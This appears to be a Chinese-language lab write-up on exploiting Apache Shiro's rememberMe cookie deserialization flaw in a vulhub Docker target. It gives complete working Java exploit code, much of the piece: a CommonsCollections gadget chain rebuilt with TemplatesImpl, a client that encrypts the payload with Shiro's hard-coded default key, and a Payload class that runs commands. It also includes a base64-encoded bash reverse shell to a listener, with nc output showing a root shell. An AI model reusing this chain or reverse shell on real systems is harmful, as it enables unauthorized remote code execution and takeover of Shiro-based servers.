

Shiro反序列化

- 通过`TemplatesImpl`构造的利用链，理论上可以执行任意`Java`代码，这是一种非常通用的代码执行漏洞，不受到对于链的限制，特别是这几年内存马逐渐流行以后，执行任意Java代码的需求就更加浓烈了
- `TemplatesImpl`的应用——Shiro反序列化
- 原理：为了让浏览器或服务器重启后用户不丢失登录状态，`Shiro`支持将持久化信息序列化并加密后保存在`Cookie`的`rememberMe`字段中，下次读取时进行解密再反序列化，但是在`Shiro 1.2.4`版本之前内置了一个默认且固定的加密`Key`，导致攻击者可以伪造任意的`rememberMe Cookie`，进而触发反序列化漏洞
- 然后直接用vulhub的环境搭了一下靶场
- 访问`8080`端口，默认密码是`admin/vulhub`



- 输入正确账号密码成功登录：



Congrats

You have successfully logged in

- 如果登录时选择了`Remember me`，登录成功后服务端会返回一个`rememberMe`的`Cookie`：

Request

```
POST /doLogin HTTP/1.1
Host: 192.168.186.135:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 53
Origin: http://192.168.186.135:8080
Connection: close
Referer: http://192.168.186.135:8080/login
Cookie: JSESSIONID=F8968F9ACA6A6DCCEF6946F69659D124
Upgrade-Insecure-Requests: 1

username=admin&password=vulhub&rememberme=remember-me
```


Response

```
HTTP/1.1 200
Set-Cookie: rememberMe=deleteMe; Path=/; Max-Age=0; Expires=Thu, 27-Jul-2023 08:56:03 GMT
Set-Cookie: rememberMe=RFxgjvGFSRhOeRfnF/QGBg3fiuo259pcAi1zwpg3xC9pMRu+uumwbEEuF87XC+u4TviPvHYi1rEQ7/xtAxnQPZaHBaMvIk2kQutGMDhmpAO4OvNepEmKobz6B/kLCXhkRQD7pHcpe+MFhEU5xdmoB4tQfBYAKGw+V9CSPs5Hn+pBnTmyip17OiR87Fb4+FVhtPkzN7ntjlJs5PunZoL62a1big586nG6MZLbgIla6Zm6VCMyNqd6FnHxZw4gTo5SZI7rT7KJra22EvUeF7e9KhC7PITBEZkVOo6Q5kVoeRO6vq5H6VtUrPretix2m2Sq9tz5RhTfSXIovMOkvWVkkYIwKZZ5xfIzUxKmA2jYH+L+AZg5Bh4A9JNYRjzLgp6f2VpIDp0rKbbE8eYAQA7mlZbCXIECXVx8DrVMCjgdG5YE5ndc/Squ3NOqqNc8A8ASUbxo3ZpmiY5ws3+7EamoOlcM4+OcZGw4GaYym76opGdaRpLx9Q3eGbey5dwL/5S2aOnNOjgsjlT4YJZAdw3JQQ==; Path=/; Max-Age=31536000; Expires=Sat, 27-Jul-2024 08:56:03 GMT; HttpOnly
Content-Type: text/html;charset=UTF-8
Content-Language: zh-CN
Date: Fri, 28 Jul 2023 08:56:03 GMT
Connection: close
Content-Length: 184
```

- 攻击过程如下：
  - 使用学过的`CommonsCollections`利用链生成一个序列化Payload
  - 使用Shiro默认`Key`进行加密
  - 将密文作为`rememberMe`的Cookie发送给服务端

这里记一个修改pom.xml导入依赖失败的处理方法，报错信息：`Try to run Maven import with -U flag (force update snapshots)`

- 解决：`mvn clean install -e -U`，`-e`详细异常，`-U`强制更新




- 输入命令即可

- 然后继续，将第1、2步结合cc6编写：

```
package org.example.Shiro;

import org.apache.shiro.crypto.AesCipherService;
import org.apache.shiro.util.ByteSource;

public class Client0 {
    public static void main(String []args) throws Exception {
        byte[] payloads = new CommonsCollections6().getPayload("calc.exe");
```

```
            AesCipherService aes = new AesCipherService();
            byte[] key =
    java.util.Base64.getDecoder().decode("kPH+bIxk5D2deZiIxcaaaA==");

            ByteSource ciphertext = aes.encrypt(payloads, key);
            System.out.printf(ciphertext.toString());
        }
    }
```

- 加密的过程，直接使用的`shiro`内置的类`org.apache.shiro.crypto.AesCipherService`，最后生成一段base64字符串
- 直接将这段字符串作为`rememberMe`的值（不做url编码），发送给`shiro`，Tomcat会出现报错（p牛的图，我是docker搭的看不了报错）



- 报错原因是：如果反序列化流中包含非Java自身的数组，则会出现无法加载类的错误，这就解释了为什么`CommonsCollections6`无法利用了，因为其中用到了`Transformer`数组

构造不含数组的反序列化Gadget

- 为解决这个问题，Orange在其文章中给出了使用`JRMP`的利用方法：http://blog.orange.tw/2018/03/pwn-ctf-platform-with-java-jrmp-gadget.html
- 但JRMP需要使用外连服务器，利用起来会受到限制，因此可以考虑用`TemplatesImpl`
- 可以通过这几段代码来执行字节码：

```
TemplatesImpl obj = new TemplatesImpl();
setFieldValue(obj, "_bytecodes", new byte[][] {"...bytescode"});
setFieldValue(obj, "_name", "HelloTemplatesImpl");
setFieldValue(obj, "_tfactory", new TransformerFactoryImpl());
obj.newTransformer();
```

- 然后可以利用`InvokerTransformer`调用`TemplatesImpl#newTransformer`方法：

```
Transformer[] transformers = new Transformer[]{
        new ConstantTransformer(obj),
        new InvokerTransformer("newTransformer", null, null)
};
```

- 但是这里还是用到了Transformer数组
- 在CommonsCollections6中，用到了一个类`TiedMapEntry`，其构造函数接受两个参数，参数1是一个Map，参数2是一个对象key，`TiedMapEntry`类有个`getValue`方法，调用了`map`的`get`方法，并传入`key`：

```
public Object getValue() {
        return map.get(key);
}
```

- 当这个`map`是`LazyMap`时，其get方法就是触发`transform`的关键点：

```
public Object get(Object key) {
        // create value for key if key is not currently in the map
        if (map.containsKey(key) == false) {
            Object value = factory.transform(key);
            map.put(key, value);
            return value;
        }
         return map.get(key);
}
```

- 以往构造`CommonsCollections Gadget`的时候，对`LazyMap#get`方法的参数`key`是不关心的，因为通常`Transformer`数组的首个对象是`ConstantTransformer`，通过`ConstantTransformer`来初始化恶意对象
- 但是此时无法使用`Transformer`数组了，也就不能再用`ConstantTransformer`了，而这个`LazyMap#get`的参数`key`，会被传进`transform()`，可以扮演`ConstantTransformer`的角色——一个简单的对象传递者
- 再回看前面的Transform数组，

```
Transformer[] transformers = new Transformer[]{
        new ConstantTransformer(obj),
        new InvokerTransformer("newTransformer", null, null)
};
```

- `new ConstantTransformer(obj)`这一步完全是可以去除了，数组长度变成1，那么数组也就不需要了

改造CommonsCollections6为CommonsCollectionsShiro

- 利用这个方法，改造一下CommonsCollections6
- 首先还是创建`TemplatesImpl`对象

```
TemplatesImpl obj = new TemplatesImpl();
setFieldValue(obj, "_bytecodes", new byte[][] {"...bytescode"});
setFieldValue(obj, "_name", "HelloTemplatesImpl");
setFieldValue(obj, "_tfactory", new TransformerFactoryImpl());
```

- 然后创建一个用来调用`newTransformer`方法的`InvokerTransformer`，但注意的是，此时先传入一个人畜无害的方法，比如`getClass`，避免恶意方法在构造Gadget的时候触发：

```
Transformer transformer = new InvokerTransformer("getClass", null, null);
```

- 再把CommonsCollections6的代码复制过来，然后将原来`TiedMapEntry`构造时的第二个参数key，改为前面创建的`TemplatesImpl`对象：

```
Map innerMap = new HashMap();
Map outerMap = LazyMap.decorate(innerMap, transformer);
TiedMapEntry tme = new TiedMapEntry(outerMap, obj);
Map expMap = new HashMap();
expMap.put(tme, "valuevalue");
outerMap.clear();
```

- 和之前的CommonsCollections6稍有不同的是，之前是使用`outerMap.remove("keykey");`来移除key的副作用，现在是通过`outerMap.clear();`，效果相同
- 最后，将`InvokerTransformer`的方法改成`newTransformer`
- 完整代码：

```
package org.example.Shiro;

import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.keyvalue.TiedMapEntry;
import org.apache.commons.collections.map.LazyMap;
```

```
import java.io.ByteArrayOutputStream;
import java.io.ObjectOutputStream;
import java.lang.reflect.Field;
import java.util.HashMap;
import java.util.Map;

public class CommonsCollectionsShiro {
      public static void setFieldValue(Object obj, String fieldName, Object value) throws
Exception {
            Field field = obj.getClass().getDeclaredField(fieldName);
            field.setAccessible(true);
            field.set(obj, value);
      }

       public byte[] getPayload(byte[] clazzBytes) throws Exception {
            TemplatesImpl obj = new TemplatesImpl();
            setFieldValue(obj, "_bytecodes", new byte[][]{clazzBytes});
            setFieldValue(obj, "_name", "HelloTemplatesImpl");
            setFieldValue(obj, "_tfactory", new TransformerFactoryImpl());

            Transformer transformer = new InvokerTransformer("getClass", null, null);

            Map innerMap = new HashMap();
            Map outerMap = LazyMap.decorate(innerMap, transformer);

            TiedMapEntry tme = new TiedMapEntry(outerMap, obj);

            Map expMap = new HashMap();
            expMap.put(tme, "valuevalue");

            outerMap.clear();
            setFieldValue(transformer, "iMethodName", "newTransformer");

            // ==================
            // 生成序列化字符串
            ByteArrayOutputStream barr = new ByteArrayOutputStream();
            ObjectOutputStream oos = new ObjectOutputStream(barr);
            oos.writeObject(expMap);
            oos.close();

            return barr.toByteArray();
      }
}
```

使用CommonsCollectionsShiro攻击Shiro

- 写了个`Client.java`来装配上面的`CommonsCollectionsShiro`：


```
package org.example.Shiro;

import javassist.ClassPool;
import javassist.CtClass;
import org.apache.shiro.crypto.AesCipherService;
import org.apache.shiro.util.ByteSource;
public class Client {
      public static void main(String []args) throws Exception {
            ClassPool pool = ClassPool.getDefault();
            CtClass clazz =
                        pool.get(org.example.Shiro.Payload.class.getName());
            byte[] payloads = new
                        CommonsCollectionsShiro().getPayload(clazz.toBytecode());
            AesCipherService aes = new AesCipherService();
            byte[] key =
                        java.util.Base64.getDecoder().decode("kPH+bIxk5D2deZiIxcaaaA==");
            ByteSource ciphertext = aes.encrypt(payloads, key);
            System.out.printf(ciphertext.toString());
      }
}
```

- 然后构造一个`Payload.java`：

```
package org.example.Shiro;

import com.sun.org.apache.xalan.internal.xsltc.DOM;
import com.sun.org.apache.xalan.internal.xsltc.TransletException;
import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;
import com.sun.org.apache.xml.internal.dtm.DTMAxisIterator;
import com.sun.org.apache.xml.internal.serializer.SerializationHandler;
public class Payload extends AbstractTranslet {
      public void transform(DOM document, SerializationHandler[] handlers) throws
TransletException {}
      public void transform(DOM document, DTMAxisIterator iterator, SerializationHandler
handler) throws TransletException {}
      public Payload() throws Exception{
            super();
            System.out.println("Test Shiro Payload!");
            Runtime.getRuntime().exec("mkdir /tmmmp");
      }
```

```
}
```


- 将生成的payload传入Cookie中



- 这个是Linux容器，看不见弹计算器，然后我用新建文件夹这种方式看看有没有成功命令执行
- 进入docker终端：

```
docker exec -it cve-2016-4437_web_1 /bin/sh
```

- 查看根目录，找到新建的文件夹



- 成功！
- 折腾了半天还是成功找到了能反弹shell的办法，有点小细节是之前没有注意过的
- 首先可以明确的是这个docker是不出网的，所以要弹shell的话是不能弹到我的vps上的
- 在`kali`监听`6666`端口，修改`Payload.java`

```
package org.example.Shiro;

import com.sun.org.apache.xalan.internal.xsltc.DOM;
import com.sun.org.apache.xalan.internal.xsltc.TransletException;
import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;
import com.sun.org.apache.xml.internal.dtm.DTMAxisIterator;
import com.sun.org.apache.xml.internal.serializer.SerializationHandler;
public class Payload extends AbstractTranslet {
```

```
        public void transform(DOM document, SerializationHandler[] handlers) throws
TransletException {}
        public void transform(DOM document, DTMAxisIterator iterator, SerializationHandler
handler) throws TransletException {}
        public Payload() throws Exception{
            super();
            System.out.println("Test Shiro Payload!");
            String command = "";
            Runtime.getRuntime().exec("bash -c
{echo,YmFzaCAtaSA+Ji9kZXYvdGNwLzE5Mi4xNjguMTg2LjEzNS82NjY2IDA+JjE=}|{base64,-d}|{bash,-
i}");
        }
}
```

- 这里就是需要注意的小细节了，在Java代码中反弹shell的payload有点特别
- 具体可以看这篇文章：https://www.cnblogs.com/BOHB-yunying/p/15523680.html
- 然后重新生成payload传入`Cookie`中，就可以成功反弹shell了

```
┌──(root㉿kali)-[~/Desktop]
└─# nc -lvvp 6666
listening on [any] 6666 ...
172.20.0.2: inverse host lookup failed: Unknown host
connect to [192.168.186.135] from (UNKNOWN) [172.20.0.2] 44742
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@196c02d34bcb:/# ls
ls
1
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
shirodemo-1.0-SNAPSHOT.jar
srv
sys
tmmmp
tmp
usr
var
```